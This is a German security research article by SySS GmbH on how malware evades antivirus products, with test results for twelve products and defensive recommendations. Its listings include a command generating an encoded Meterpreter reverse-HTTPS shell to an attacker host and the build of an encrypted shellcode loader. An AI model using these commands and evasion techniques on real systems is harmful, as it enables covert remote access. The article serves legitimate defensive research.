Matthias Deeg, Sebastian Nerz, Daniel Sauder

Ausgetrickst – Warum Schadprogramme trotz aktueller Antivirensoftware zum Zuge kommen

Schadsoftware in den unterschiedlichsten Ausprägungen zählt seit vielen Jahren zu den größten IT-Sicherheitsbedrohungen im geschäftlichen wie auch im privaten Bereich. Um sich vor den Gefahren durch Schadsoftware zu schützen, bieten zahlreiche Hersteller Sicherheitsprodukte wie Antiviren- und Endpoint Protection-Software an. Doch diese allein bieten keinen ausreichenden Schutz vor Schadprogrammen, die ein paar einfache Tricks beherrschen, wie die Ergebnisse unserer aktuellen Forschungsarbeit zum Thema Antivirus Evasion zeigen.

In der jüngeren Vergangenheit kam es immer wieder zu Aufsehen erregenden Angriffen auf IT-Netzwerke, die öffentlich bekannt wurden. Vor allem die Angriffe auf die New York Times [1] und die Washington Post [2] Anfang 2013 haben große mediale Aufmerksamkeit erregt und auch bei den Herstellern von entsprechenden Sicherheitsprodukten wie Antiviren- und Endpoint Protection Software für Diskussionen gesorgt. In den beiden genannten Fällen war es Angreifern möglich, Schadsoftware auf Computersystemen von Mitarbeitern zu platzieren, um auf diese Weise die betroffenen Unternehmen regelrecht auszuspionieren – und das womöglich unbemerkt über mehrere Monate hinweg.
Diese Vorfälle haben abermals darauf aufmerksam gemacht, dass trotz des Einsatzes von Sicherheitsprodukten wie Antivirensoftware oder Host Intrusion Detection/Prevention Software (HIDS/HIPS) solche Angriffe nicht vollständig verhindert werden können. Diese Art von Bedrohung verdeutlicht, dass für Unternehmen und auch Behörden ein Gesamtkonzept mit einem funktionierenden Informationssicherheitsmanagement und der Sensibilisierung der Mitarbeiter für Informationssicherheit notwendig sind.
In diesem Artikel soll der Frage nachgegangen werden, wie die Entwickler von Schadsoftware, wie Trojanischen Pferden (kurz Trojanern), Viren und Würmern, vorgehen, um deren bösartige Absichten vor Antivirensoftware zu verbergen. Dabei werden aktuelle Ergebnisse unserer Forschungsarbeit präsentiert und Empfehlungen gegeben, wie mit der Bedrohung durch Schadsoftware und den daraus resultierenden Sicherheitsrisiken umgegangen werden sollte.

Funktionsweise von Antivirensoftware
Aktuelle Antivirensoftware, egal ob als eigenständige Software oder als Teil eines Softwarepakets (Host Intrusion Detection/Prevention Software, Endpoint Protection Software, etc.), verwendet verschiedene Methoden, um bekannte und unbekannte Bedrohungen in Form von Schadprogrammen zu erkennen.
Allgemein lassen sich diese unterschiedlichen Methoden für den Schutz vor unerwünschten bösartigen Programmen den folgenden zwei Strategien zuordnen:

1. Blacklisting (Führen einer „schwarzen Liste“)
2. Whitelisting (Führen einer „weißen Liste“)

Hinter diesen beiden Begriffen verbirgt sich

im Kontext von Antivirensoftware die einfache Tatsache, dass entweder die Programmausführung einer ausführbaren Datei explizit verboten („schwarze List“) oder explizit erlaubt („weiße Liste“) wurde. Beim Blacklisting werden somit Programme durch Antivirensoftware an der Programmausführung gehindert, die auf einer „schwarzen Liste“ zu finden sind. Beim Whitelisting hingegen wird nur denjenigen Programmen die Programmausführung gestattet, die auf einer „weißen Liste“ geführt werden. Mit diesen beiden Strategien wird das Ziel verfolgt, nur erwünschtes, erwartetes und gutartiges Verhalten von Programmen zuzulassen und unerwünschtes, unerwartetes und bösartiges Verhalten zu unterbinden.
Die Verwaltung der Listen kann dabei in der Verantwortung der Antivirensoftware liegen, was bei der Blacklisting-Strategie der Normalfall ist, oder sie kann in der Verantwortung eines Benutzers oder Administrators liegen, was primär bei der Whitelisting-Strategie der Fall ist.
Der Großteil der eingesetzten Antivirensoftware arbeitet ausschließlich nach der Blacklisting-Strategie und versucht somit zu erkennen, ob ein Programm bösartig ist und deshalb nicht ausgeführt werden soll.
Für die Erkennung von Schadsoftware existieren dabei allgemein die folgenden zwei Methoden, die in den nachfolgenden Abschnitten genauer beschrieben werden:

1. signaturbasiert
2. verhaltensbasiert

Signaturbasierte Erkennung von Schadsoftware

Die signaturbasierte Erkennung von Schadsoftware sucht nach bekannten Mustern in Form von Byte-Sequenzen (Signaturen) innerhalb von Dateien, anhand derer Schadprogramme identifiziert werden können. Ein Nachteil dieser Methode ist, dass nur nach zuvor definierten Mustern gesucht wird, die die Hersteller von Antivirensoftware auf Grundlage von Analysen von Schadprogrammen in ihre Signaturdatenbanken aufgenommen haben. Mit dieser Methode können somit nur Schadprogramme erkannt werden, für die entsprechende Signaturen existieren.

Die Art und Weise, wie die Hersteller von Virenschutzprogrammen Signaturen für Schadsoftware erzeugen und nach Mustern suchen, hat natürlich Einfluss auf die Fehlerrate hinsichtlich der signaturbasierten Erkennung (Fehler 1. Art [Falsch-Positiv], Fehler 2. Art [Falsch-Negativ]).
Entwickler und Nutzer von Schadsoftware machen sich diesen Umstand zunutze, indem sie dafür sorgen, dass ihr Schadprogramm keine bekannten Signaturen enthält, die für eine Klassifizierung als Schadsoftware hinreichend ist, und somit nicht durch eine rein signaturbasierte Erkennung gefunden werden kann. Unter Umständen reicht es dafür schon aus, das Schadprogramm mit anderen Compiler-Einstellungen beziehungsweise einem anderen Compiler neu zu übersetzen (Quelltext ist vorhanden) oder die ausführbare Datei (Quelltext ist nicht vorhanden) unter Verwendung sogenannter EXE-Packer oder EXE-Crypter zu komprimieren und/oder zu verschlüsseln. Auf diese Weise kann die Funktionalität eines bekannten Schadprogramms erhalten bleiben, dessen Gestalt ändert sich jedoch. Die Vielgestaltigkeit (Polymorphie) bereitet der signaturbasierten Erkennung somit große Schwierigkeiten und wird seit langem von Schadsoftware ausgenutzt.

Verhaltensbasierte Erkennung von Schadsoftware

Die verhaltensbasierte Erkennung von Schadsoftware versucht das Verhalten eines Programms zu ermitteln und dieses gemäß definierter Kriterien

Exploiting

Antivirensoftware hilft nicht gegen Angriffe auf verwundbare Dienste, wie beispielsweise einen veralteten Webserver. Denn bei solchen Angriffen wird der schadhafte Programmcode, der sogenannte Shellcode, zum Beispiel unter Ausnutzung einer Buffer Overflow-Schwachstelle direkt in den Hauptspeicher des betroffenen Systems geladen und dort zur Ausführung gebracht. Es existiert somit keine Datei mit der enthaltenen Schadsoftware im Dateisystem, die von den üblichen Erkennungsmethoden des Virenschutzprogramms gefunden werden könnte.

als gut- oder bösartig zu klassifizieren. Hierbei werden üblicherweise regelbasierte Techniken in Kombination mit einem Scoring-Verfahren und festgelegten Schwellenwerten für berechnete Scores verwendet. Diese - auch als heuristisches Verfahren bezeichnete - Erkennungsmethode ist in der Lage, auch unbekannte Schadsoftware anhand ihres Verhaltens zu erkennen. Das verwendete Scoring-Verfahren und die verwendeten Schwellenwerte haben bei diesem generischen Verfahren maßgeblichen Einfluss auf die Fehlerrate der verhaltensbasierten Erkennungsmethode (Fehler 1. Art [Falsch-Positiv], Fehler 2. Art [Falsch-Negativ]). Die Analyse des Programmverhaltens kann rein statisch erfolgen, wobei der Programmcode der ausführbaren Datei einer statischen Codeanalyse unterzogen wird und entsprechendes Verhalten durch das Vorhandensein bestimmter Merkmale festgestellt wird. Diese Vorgehensweise hat jedoch den Nachteil, dass nur der Programmcode analysiert werden kann, der innerhalb der ausführbaren Datei unmittelbar für die Antivirensoftware zugreifbar ist. Programmcode, der erst zur Laufzeit des Programms als solcher erkennbar beziehungsweise verfügbar ist, beispielsweise aufgrund von Kompression, Verschlüsselung oder selbst-modifizierendem Code, bleibt bei einer statischen Codeanalyse unberücksichtigt.

Aus diesem Grund setzen die meisten Virenschutzprogramme neben einer statischen Codeanalyse auch eine sogenannte Sandbox ein. Darunter versteht man im Kontext von Antivirensoftware eine sichere, kontrollierte Ausführungsumgebung, in der das Verhalten der zu untersuchenden ausführbaren Datei zur Laufzeit untersucht und anhand definierter Kriterien als gut- oder bösartig eingestuft werden kann. Auf diese Weise kann die Effektivität möglicher Verschleierungsmethoden von schadhaftem Programmverhalten, beispielsweise durch Kompression oder Verschlüsselung, verringert werden. Ein Ziel solcher Sandbox-Umgebungen von Virenschutzprogrammen ist es zudem, von den zu untersuchenden Programmen nicht als solche erkannt zu werden, um zu verhindern, dass sich ein Schadprogramm hinsichtlich seines Verhaltens nach der jeweiligen Umgebung richtet und seinen Schadcode nur dann ausführt, wenn es nicht Untersuchungsgegenstand innerhalb einer Sandbox-Umgebung ist. Die Emulation einer Ausführungsumgebung ist jedoch bei Antivirensoftware nicht perfekt und allgemein ein sehr schwieriges Problem. Aus diesem Grund existieren verschiedene Möglichkeiten, Sandbox-Umgebungen zu erkennen und damit auch entsprechende Verhaltensanalysen innerhalb von Sandbox-Umgebungen zu manipulieren, indem das Programmverhalten entsprechend angepasst wird.
Die Klassifizierung von Programmen durch Antivirensoftware in gut- und bösartig unterliegt des Weiteren zeitlichen Beschränkungen. Denn für einen Anwender ist es nicht akzeptabel, wenn die Überprüfung eines Programms längere Zeit in Anspruch nimmt und er bei der Ausführung

Besonderheiten von Antivirensoftware: Updates und Scan Engines

Während diverser Tests im Rahmen dieser Forschungsarbeit wie auch bei der Durchführung von Penetrationstests konnte die SySS GmbH mehrfach feststellen, dass sich Scan Engines von Antivirensoftware in unterschiedlichen Umgebungen auch unterschiedlich verhalten können. Wird beispielsweise eine infizierte Datei von der lokal installierten Antivirensoftware nicht als schädlich erkannt, kann es trotzdem sein, dass bei Virustotal dieselbe Datei von der vermeintlich gleichen Scan Engine als Schadsoftware erkannt wird. Die Ursache hierfür sind unterschiedliche Parametrisierungen und Signaturdatenbanken, denen man sich bewusst sein sollte [3].
Darüber hinaus ist zu beachten, dass es neben Falsch-Positiv-Meldungen auch immer wieder Fälle gibt, bei denen bekannte Schadprogramme nicht erkannt werden (Falsch-Negativ), obwohl sie bereits mehrere Monate oder gar Jahre alt sind.
Generell sind kurze Update-Intervalle für die Aktualisierung von Signaturdatenbanken zu empfehlen, da gerade bei der Verbreitung von Schadsoftware mittels E-Mail bereits wenige Stunden den entscheidenden Unterschied machen können.

Listing 1: Erzeugen und kodieren eines Meterpreter-Shellcode mittels msfpayload und msfencode

```
$ msfpayload windows/meterpreter/reverse_https LHOST=192.168.23.1 LPORT=443 R |
msfencode -e x86/shikata_ga_nai -t raw > meterpreter_reverse_https.bin
[*] x86/shikata_ga_nai succeeded with size 377 (iteration=1)
```

seiner Tätigkeit gehindert wird. Die Hersteller von Antivirensoftware müssen daher bei allen eingesetzten Erkennungsmethoden, seien sie signatur- oder verhaltensbasiert, auf diese Anforderung achten und entsprechende Kompromisse eingehen.
Die verhaltensbasierte Erkennung von Schadsoftware, wie sie in aktuellen Antivirenprogrammen unter Verwendung verschiedener Methoden eingesetzt wird, besitzt mehrere Schwächen, die von Schadsoftware ausgenutzt werden können.

Forschungsarbeit: Antivirus Evasion

Im Rahmen der Forschungsarbeit zum Thema Antivirus Evasion haben die Autoren verschiedene Antivirus-Evasion-Techniken mit mehreren bekannten und weit verbreiteten Virenschutzprogrammen getestet, die nach der Blacklisting-Strategie arbeiten.
Die eingesetzten Techniken sind dabei nicht neu, werden seit mehreren Jahren von Schadprogrammen verwendet und nutzen die angesprochenen Schwächen signatur- und verhaltensbasierter Erkennungsmethoden von Antivirensoftware aus.

Methode

Die SySS GmbH entwickelte zwei Software-Tools namens *Avet* und *ShCoLo*, unter deren Verwendung ausführbare Dateien mit enthaltenem Schadcode für Windows-Betriebssysteme erzeugt werden konnten. Die beiden verwendeten Software-Tools unterstützten dabei verschiedene Antivirus-Evasion-Techniken, die Schwächen der signatur- und verhaltensbasierten Erkennungsmethoden ausnutzten und mit deren Hilfe der entsprechende Schadcode trotz aktiver Antivirensoftware auf einem Zielsystem erfolgreich zur Ausführung gebracht werden sollte.
Als Schadcode wurde ein bekannter Meterpreter-Shellcode (windows/meterpreter/reverse_https) des freien Open-Source Metasploit Frameworks [4] verwendet, der mit Hilfe der beiden Metasploit-Tools msfpayload und msfencode erzeugt und kodiert wurde (Listing 1).
Der Fernzugriff auf Computersysteme unter Verwendung einer Meterpreter-Shell ist sowohl bei Penetrationstestern als auch bei Angreifern, die ohne offizielle Erlaubnis agieren, sehr beliebt, daher ein wünschenswertes Ziel und ein interessanter Testvektor. Die *Meterpreter-Shell* unterstützt beispielsweise Funktionen wie das Auslesen verschiedener sensibler Passwortinformationen, das Aufzeichnen von Tastaturanschlägen (Keylogger-Funktionalität), das Erstellen von Bildschirmfotos (Screenshots) und einen Zugriff auf eine Kommandozeile des betroffenen Systems (Shell-Zugriff). Bei dem ausgewählten *Meterpreter-Shellcode windows/meterpreter/reverse_https* erfolgt die Kommunikation zwischen dem Zielsystem und dem System des Angreifers über einen verschlüsselten Kommunikationskanal (HTTPS-Verbindung).
Diese Verbindung wird dabei vom Zielsystem aus zu dem System des Angreifers aufgebaut. Bei dem verwendeten *Meterpreter-Shellcode* handelt es sich um eine sogenannte *Reverse Shell* oder auch *Connect Back Shell*, die mit hoher Wahrscheinlichkeit auch bei der Verwendung von Firewall- oder Webproxy-Systemen funktioniert, sofern ein Netzwerkzugriff zum System des Angreifers prinzipiell möglich ist.
Als Kommunikationsendpunkt auf dem System des Angreifers wurde im Rahmen unserer Forschungsarbeit der TCP-Port 443 gewählt, der üblicherweise für HTTPS-Verbindungen genutzt wird.

Bei den beiden Software-Tools *Avet* und *ShCoLo* handelt es sich um sogenannte *Shellcode Loader* mit erweiterter Funktionalität hinsichtlich Antivirus-Evasion-Techniken. Für die durchgeführten Tests wurden sämtliche ausführbaren Dateien mit Hilfe des entwickelten Software-Tools *ShCoLo* erstellt (Listing 2). Die verwendete Version des Software-Tools *ShColo* unterstützte die folgenden Antivirus-Evasion-Techniken, die in

unterschiedlichen Kombinationen eingesetzt wurden:

- Polymorphie
- Verschlüsselung
- Erkennung von Sandbox-Umgebungen (Sandbox Detection)
- Ausführung des Schadcodes im Kontext eines anderen Prozesses (Process Injection)

Auf die technischen Details der einzelnen Antivirus-Evasion-Techniken und deren Implementierung soll an dieser Stelle auch in Hinblick auf § 202c StGB nicht weiter eingegangen werden.
Die erzeugten ausführbaren Dateien mit enthaltenem Schadcode wurden auf das jeweilige Zielsystem mit installierter Antivirensoftware kopiert und ausgeführt. Das Resultat eines einzelnen Testfalls wurde gemessen und anhand der folgenden drei möglichen Ausgänge dokumentiert:

- Shellcode wurde nicht erkannt und erfolgreich ausgeführt (grün)
- Shellcode wurde erkannt und nicht ausgeführt (rot)
- Shellcode wurde nicht erkannt, aber nicht erfolgreich ausgeführt (blau)

Metasploit Shellcode Loader
Unter Verwendung der beiden Software-Tools msfpayload und msfencode des Metasploit Frameworks können ausführbare Dateien mit ausgewählten Payloads (Shellcode) für unterschiedliche Zielplattformen erzeugt und kodiert werden. Auf diese Weise erstellte ausführbare Dateien werden jedoch vom Großteil der Antivirensoftware als Schadcode erkannt, auch wenn sie selbst gar kein schädliches Verhalten aufweisen. Dieser Umstand lässt sich sehr einfach demonstrieren, indem man mittels msfpayload eine ausführbare Datei für Windows ohne Payload erzeugt (Listing 3) und diese anschließend mit Hilfe des Online-Dienstes VirusTotal [4] überprüfen lässt (Abbildung 1). Durch die Verwendung eines eigenen Shellcode Loaders kann somit häufig schon erreicht werden, dass weniger Virenschutzprogramme die „schädliche“ Datei als solche erkennen.
Eine zusätzliche Kodierung unter Verwendung des Software-Tools msfencode sorgt nicht unbedingt für eine niedrigere Erkennungsrate, da die bekannten Encoder entweder ebenfalls anhand von Signaturen oder mit heuristischen Methoden erkannt werden können. Diesem Umstand kann wiederum mit der Entwicklung eines eigenen Encoders entgegengewirkt werden, womit die Erkennungsrate noch weiter gesenkt werden kann.

Ergebnisse
Die Ergebnisse unserer Antivirus-Evasion-Tests mit zwölf getesteten Antivirensoftwareprodukten werden in Tabelle 1 aufgeführt.

Antivirus Evasion im Bereich IT-Forensik/ Incident Response
Auch für die nachträgliche forensische Analyse infizierter Systeme ergeben sich durch die beschriebenen Strategien zur Erkennung von Schadsoftware Veränderungen. Die Suche nach Schadsoftware auf Computern gestaltet sich bisweilen umständlich. Häufig lässt sich Schadsoftware durch einfache Persistierungsvektoren erkennen, denn irgendwie möchte diese ja nach einem Neustart eines Systems ebenfalls wieder gestartet werden. Eine unkomplizierte Möglichkeit hierzu bieten beispielsweise diverse Autorun-Mechanismen des Windows-Betriebssystems. Durch eine Analyse der automatisch gestarteten Software lassen sich so relativ viele Schadsoftwarevarianten ohne größeren Aufwand auffinden.
Schwieriger wird es aber auch hier bei Schadsoftware, die sich besser versteckt. So gibt es beispielsweise Malware, die existierende EXE- oder DLL-Dateien modifiziert und sich so automatisch beim Start der veränderten Software startet. Wird beispielsweise eine Treiberdatei oder eine Betriebssystemkomponente modifiziert, kann dies bereits für einen automatischen Start ausreichen. Auch die Modifikation häufig verwendeter Software – wie des Web-Browsers oder einer Office- oder E-Mail-Anwendung – kann erfolgversprechend sein. Solche Modifikationen sind durch

eine forensische Analyse ungleich schwieriger zu identifizieren. Ist der ungefähre Zeitpunkt einer Infektion mit Schadsoftware bekannt, könnten beispielsweise Dateisystem-Veränderungen in diesem Zeitraum untersucht werden. Aber auch hier zeigen sich Malwareautoren kreativ und nutzen Techniken, um Zeitstempel zu verfälschen, beispielsweise von Dateisystemen.

Als gängige Methoden für eine schnelle Suche nach Schadsoftware haben sich deswegen auch hier Techniken etabliert, die dem White- und Blacklisting zumindest konzeptionell ähneln. Mit Hilfe von Datenbanken bekannter Schadprogramme oder Softwarewerkzeugen zur automatischen Untersuchung mit mehreren Antivirenscannern können bekannte Schadsoftwareinfektionen erkannt werden. Heuristische Methoden auf Basis von Signaturen suchen nach bekannten EXE-Packern, bekannten Zeichenketten, bestimmten Auffälligkeiten im Programmcode, wie beispielsweise NOP Slides (Folge von NOP-Befehlen [No Operation]) oder nach zufällig erscheinenden und damit potentiell verschlüsselten Code-Abschnitten. Diese Techniken finden in abgewandelter Form auch in Antivirensoftware ihren Einsatz, können aber bei forensischen Untersuchungen natürlich eine viel größere Zahl an Falsch-Positiv-Ergebnissen erzeugen, da diese im Nachgang (hoffentlich) manuell kontrolliert werden können. Dennoch gilt: Auch solche Techniken haben wenig Aussicht auf Erfolg, wenn die Malwareautoren sich bereits mit ihnen auseinandergesetzt haben. Zur Erkennung von Schadsoftware kommt daher eine weitere Suchmethode zum Einsatz, die auf Datenbanken bekannter Dateien basiert. Auf einem Windows-System werden sich beispielsweise sehr viele Dateien befinden, die sich nicht von anderen Windows-Installationen unterscheiden. In Abhängigkeit von Version, Patch-Stand und installierter Software finden sich mehr oder weniger Dateien in der einen oder anderen Ausprägung. Über alle diese erwarteten Derivate lassen sich nun Datenbanken aufbauen und dann im Dateisystem alle Dateien identifizieren, die davon abweichen. Infektionen in ungewöhnlicher Software, Makroviren in Office-Dokumenten, Anhänge an E-Mails oder ähnliches sind darüber nicht identifizierbar. Aber wie zuvor erwähnt, hat Schadsoftware häufig das Ziel, sich irgendwie zu persistieren und die meiste Schadsoftware versucht dies über die Modifikation gängiger Software oder über Autorun-Mechanismen. Und genau diese Methoden lassen sich auf diesem Weg mit ein bisschen Glück erkennen.

Spezifisch auf individuelle Systeme angepasster Schadcode – sogenannte targeted malware – wird sich auch dieser Erkennung entziehen. Eine Methode, sie dennoch identifizieren zu können,

Listing 2: Erzeugung einer ausführbaren Datei für Windows mit ShCoLo

```
$ python shcolomaker.py -f win32 -e meterpreter_reverse_https.bin
     _/_/_/  _/          _/_/_/            _/
  _/        _/_/_/    _/          _/_/    _/          _/_/
   _/_/    _/    _/  _/        _/    _/  _/        _/    _/
      _/  _/    _/  _/        _/    _/  _/        _/    _/
_/_/_/    _/    _/    _/_/_/    _/_/    _/_/_/_/    _/_/
Shellcode Loader Maker v0.7 by Matthias Deeg <matthias.deeg@syss.de> - SySS GmbH (c) 2013, 2014
[*] Process shellcode (377 bytes)
[*] Encrypt shellcode
[*] Generate source code
[*] Generate Makefile
[*] Build executable ...
make: Entering directory ,/home/matt/playground/antivirus-evasion/shcolo/build‘
nasm -fwin32 shcolo.asm
wine ./tools/link.exe /SUBSYSTEM:WINDOWS /MACHINE:X86 /ENTRY:start /OUT:shcolo.exe shcolo.obj ./lib/
kernel32.lib
fixme:heap:HeapSetInformation (nil) 1 (nil) 0
Microsoft (R) Incremental Linker Version 9.00.30729.207
Copyright (C) Microsoft Corporation.  All rights reserved.

fixme:msvcrt:__clean_type_info_names_internal (0x10044484) stub
make: Leaving directory ,/home/matt/playground/antivirus-evasion/shcolo/build‘
[*] Successfully built the shellcode loader ,./build/shcolo.exe‘
```

Listing 3: Erzeugung einer mittels msfencode kodierten ausführbaren Datei ohne gültige payload (shellcode)


```
$ echo test | msfencode -e genric/none -t exe > test.exe
[*] generic/none succeeded with size 5 (iteration=1)
```

ist die Detailuntersuchung des Dateisystems, der Log-Dateien und der Veränderungen im Dateisystem. Glücklicherweise sind solche Fälle noch nicht der Regelfall, denn sie sind sehr zeit- und arbeitsintensiv.
Als letzte häufig eingesetzte Methode zum Auffinden von Schadsoftware im Rahmen forensischer Untersuchengen finden sich verhaltensbasierte Analysen. Dabei können laufende Prozesse identifiziert, Log-Dateien nach Auffälligkeiten untersucht oder das Netzwerk beobachtet werden. Eine gute IDS wird dabei nicht nur nach bekannten Command & Control Servern

lyse von Dateisystemen: Was ist legitim, was ist es nicht? Wie unterscheiden wir im Nachhinein, welche Software modifiziert wurde? Und wie machen wir dies effizient und in einem zeitlich akzeptablen Rahmen?

Administratoren und IT-Sicherheitsverantwortliche können IT-Forensiker und Incident Responder deutlich unterstützen. Ein rechtzeitig eingesetztes Netzwerk-Monitoring kann beispielsweise für ein Baselining genutzt werden, das heißt der Regelfall, Netzwerkdatenverkehr, Anzahl und Art der Verbindungen, etc. können

Abbildung 1: Scanergebnisse von VirusTotal für eine ausführbare Datei für Windows, die mittels msfpayload erzeugt wurde



(C2-Server) suchen, sondern auch andere Auffälligkeiten melden. Greift ein Server beispielsweise plötzlich auf fremde Rechner zu, kann und sollte dies Misstrauen wecken. Periodische Abrufe bestimmter Webseiten, Netzwerkdatenverkehr auf unbekannten Ports, eingehende Verbindungen, verschlüsselte Verbindungen oder andere Abweichungen von der Regel können aufzeigen, dass es eine Infektion mit Schadsoftware gibt.
Das zuvor Beschriebene sagt es bereits: Abweichungen von der Regel sind auffällig. Was aber, wenn es keine Regel gibt? Ein Netzwerk-Monitoring, das erst nach einer erfolgten Infektion mit Schadsoftware installiert wird, kann diese unter Umständen als Regelfall erkennen und nicht als Auffälligkeit. Genau das gleiche Problem existiert, wie bereits beschrieben, auch bei der Ana-

identifiziert werden. Auch gepflegte Listen installierter Software, regelmäßiger Abgleich von Ist- und Soll-Zustand, eventuell sogar Datenbanken mit Hashwerten oder anderen Identifikationsmerkmalen, zentrales Logging und Netzwerk-Monitoring sind ein erster Schritt. Um es deutlich zu sagen: Logging und die Identifikation des Regelfalls können später helfen, zeitaufwändige Analysen zu vermeiden oder überhaupt erst einen Anfangsverdacht aufkommen zu lassen.

Fazit

Im Rahmen der Forschungsarbeit zum Thema Antivirus Evasion konnte die SySS GmbH zeigen, dass sich die Erkennungsmethoden aktueller Antivirensoftware umgehen lassen und auf diese Weise Schadsoftware ausgeführt werden

Tabelle 1: Ergebnisse der Anti-Virus-Evasion-Tests

Produktname	Version	Datum der Virendefinitionsdatei	Betriebssystem des Zielsystems
avast! Endpoint Protection	8.0.1603	2014/07/03	Windows 7 SP 1 (64 Bit)
AVG AntiVirus Free	2014.0.4714	2014/06/30	Windows 7 SP 1 (64 Bit)
Avira Professional Security	14.0.5.450	2014/07/02	Windows 7 SP 1 (64 Bit)
ESET NOD32 Antivirus	7.0.317.4	2014/07/02	Windows 7 SP 1 (64 Bit)
Kaspersky Anti-Virus	14.0.0.4651(g)	2014/07/02	Windows 7 SP 1 (64 Bit)
McAfee VirusScan Enterprise	8.8.5400.1158	2014/07/02	Windows 7 SP 1 (64 Bit)
Microsoft Security Essentials	1.177.1250.0	2014/06/30	Windows 7 SP 1 (64 Bit)
Panda Antivirus Pro 2014	13.01.01	2014/06/30	Windows 7 SP 1 (64 Bit)
Panda Cloud Antivirus	3.0.1	2014/07/03	Windows 7 SP 1 (64 Bit)
Sophos Anti-Virus	10.3.7.527	2014/06/19	Windows 7 SP 1 (64 Bit)
Symantec Endpoint Protection	12.1.4013.4013	2014/07/02	Windows 7 SP 1 (64 Bit)
Trend Micro Titanium Antivirus+	7.0.1255	2014/07/01	Windows 7 SP 1 (64 Bit)

kann. Die eingesetzten Antivirus-Evasion-Techniken sind dabei nicht neu, werden seit mehreren Jahren von Schadprogrammen verwendet und nutzen die angesprochenen Schwächen signatur- und verhaltensbasierter Erkennungsmethoden von Antivirensoftware aus. Der Großteil der eingesetzten Antivirus-Evasion-Techniken ist zudem recht einfach und kann somit auch von technisch weniger versierten Angreifern und deren Schadprogrammen genutzt werden. Zudem existieren seit einigen Jahren zahlreiche im Internet frei verfügbare Antivirus-Evasion-Tools beziehungsweise Frameworks, über die sich auch komplexere Antivirus-Evasion-Techniken nutzen lassen, ohne dass der Anwender solcher Werkzeuge über Spezialwissen verfügen muss. Ein bekanntes Beispiel für ein solches Antivirus-Evasion-Framework ist Veil [5].

In IT-Netzwerken stellt Antivirensoftware, insbesondere auf Client-Systemen von Endanwendern, die letzte Verteidigungslinie gegen Schadsoftware dar. Aufgrund der aufgezeigten Schwächen sollten Virenschutzprogramme nicht die einzige Gegenmaßnahme vor der Bedrohung durch Schadsoftware sein, sondern es sollte eine Defense-in-Depth-Strategie im Rahmen des unternehmensweiten Sicherheitskonzepts verfolgt werden. Hierbei wird identifizierten Bedrohungen nicht nur mit einer einzigen Maßnahme begegnet, sondern mit mehreren Maßnahmen, die idealerweise unterschiedlicher Kategorien angehören (präventiv, erkennend, korrigierend).

Um die Sicherheit von IT-Netzwerken und insbesondere den Schutz vor Schadsoftware zu erhöhen beziehungsweise um das entsprechende Schadenspotenzial zu verringern, haben sich nach Ansicht der SySS GmbH vor allem die folgenden Maßnahmen im Rahmen einer Defense-in-Depth-Strategie als effektiv erwiesen:

- Schulung der Mitarbeiter im Bereich Informationssicherheit (Security Awareness, Computerhygiene)
- Umsetzung eines funktionierenden Patch-Managements
- Einsatz aktueller Antivirensoftware mit regelmäßigen Aktualisierungen
- Umsetzung des Principle of Least Privilege (ausschließliche Vergabe für die tatsächlich für die Erfüllung von Aufgaben erforderlichen Benutzerberechtigungen)
- Überprüfung auf Schadsoftware an unterschiedlichen Positionen im Netzwerk (Mailserver, Fileserver, Proxyserver, Client-Systeme, etc.)
- Durchführung regelmäßiger Sicherheitsprüfungen
- Incident Readiness (IT-Notfallmanagement und -vorbereitung)
- Baselining von IT-Infrastruktur

Nach Einschätzung der SySS GmbH wird sich die Bedrohungslage für IT-Netzwerke durch Schad-

programme in naher Zukunft nicht entspannen, sondern tendenziell eher verschärfen. Ein Grund dafür ist die stetige Professionalisierung und die wachsenden Ressourcen von Entwicklern von Schadsoftware, die bereits seit mehreren Jahren zu beobachten ist. Neben zielgerichteten Angriffen (targeted attacks) mit speziell dafür entwickelter Schadsoftware, die von technisch sehr versierten Angreifern durchgeführt werden, stellen auch Massenangriffe mit Schadprogrammen aus verbreiteten Baukastensystemen eine zunehmende Bedrohung für Unternehmen und Behörden dar. Ein Wechsel weg von der Blacklisting-Strategie hin zur Whitelisting-Strategie ist seit längerem zu beobachten und nach Meinung der SySS GmbH auch ein Schritt in die richtige Richtung. Dabei sieht die SySS GmbH jedoch noch Klärungsbedarf, vor allem bei dem immer zu beachtenden Gleichgewicht zwischen Benutzbarkeit/Benutzerfreundlichkeit und Sicherheit und dem Kosten-Nutzen-Verhältnis, beispielsweise in Hinblick auf einen möglicherweise erhöhten administrativen Aufwand.

Referenzen

[1] http://www.heise.de/security/meldung/New-York-Times-Hack-Symantec-wehrt-sich-1795358.html
[2] http://www.heise.de/security/meldung/Auch-Washington-Post-gehackt-1796535.html
[3] https://www.virustotal.com/en/faq/
[4] http://www.rapid7.com/products/metasploit/
[5] https://www.veil-framework.com/